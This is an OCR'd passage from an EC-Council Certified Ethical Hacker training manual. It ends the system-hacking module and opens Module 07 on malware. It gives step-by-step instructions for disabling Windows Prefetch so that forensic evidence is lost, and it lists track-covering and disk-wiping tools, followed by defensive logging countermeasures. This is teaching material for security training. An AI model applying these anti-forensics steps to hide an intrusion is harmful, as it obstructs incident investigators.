


Figure 6.164: Screenshot of disabling the thumbnail cache in Local Group Policy Editor

- **Disable Windows Prefetch Feature**

Prefetch is a Windows feature that stores specific data about the applications that are typically used by the system users. The stored data help in enhancing system performance by reducing the time required to load or start applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, if an attacker has installed a malicious application and then uninstalled it, a copy of that application will be stored in the Prefetch file. These Prefetch files can be used by security personnel to recover deleted files during the investigation of a security incident.

Attackers can disable the Prefetch feature by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **services.msc** and press **Enter** or click **OK**
- Search for the **Superfetch** service and double-click it to open **Superfetch Properties (Local Computer)**
- From the drop-down options in **Startup type**, select the **Disabled** option
- Click **OK**





Figure 6.165: Screenshot of disabling the Superfetch service

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Track-Covering Tools

Track-covering tools help the attacker to clean up all the tracks of computer and Internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear Internet history and shared temporary files, delete logs, and discard junk.

- **CCleaner**

  Source: *https://www.ccleaner.com*

  CCleaner is a system optimization, privacy, and cleaning tool. It allows attackers to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, an attacker can very easily erase his/her tracks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.166: Screenshot of CCleaner

Some examples of track-covering tools are listed as follows:

- DBAN (*https://dban.org*)
- Privacy Eraser (*https://www.cybertronsoft.com*)
- Wipe (*https://privacyroot.com*)
- BleachBit (*https://www.bleachbit.org*)
- ClearProg (*http://www.clearprog.de*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Defending against Covering Tracks

The various countermeasures against covering tracks are listed as follows:

- Activate logging functionality on all critical systems
- Conduct a periodic audit on IT systems to ensure logging functionality is in accordance with the security policy
- Ensure new events do not overwrite old entries in the log files when the storage limit is exceeded
- Configure appropriate and minimal permissions necessary to read and write log files stored on critical systems
- Maintain a separate logging server on the DMZ, so that all the critical servers, such as the DNS server, mail server, web server, etc., forward and store their logs on that server
- Regularly update and patch OSs, applications, and firmware
- Close all unused open ports and services
- Encrypt the log files stored on the system, so that altering them is not possible without an appropriate decryption key
- Set log files to "append only" mode to prevent unauthorized deletion of log entries
- Periodically back up the log files to unalterable media

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

In this module, we discussed in detail the CEH hacking methodology along with the various phases involved in system hacking, such as gaining access, escalating privileges, maintaining access, and covering tracks. We also discussed the different techniques and tools attackers employ to gain access to a target system. This module also discussed various tools and techniques attackers use to escalate their privileges. It explained various techniques, such as the execution of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers use to maintain remote access to a target system and steal critical information. It also elaborated on the various techniques used by attackers to erase all evidence of compromise from a target system. Furthermore, the various countermeasures that should be employed to prevent system hacking attempts, along with various software protection tools, were discussed.


In the next module, we will discuss in detail the various malware threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™

Certified Ethical Hacker

Module 07:
Malware Threats




Module Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

At the end of this module, you will be able to:

- Describe the concepts of malware and malware propagation techniques
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware and highlights the common techniques used by attackers to distribute malware on the web.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Introduction to Malware

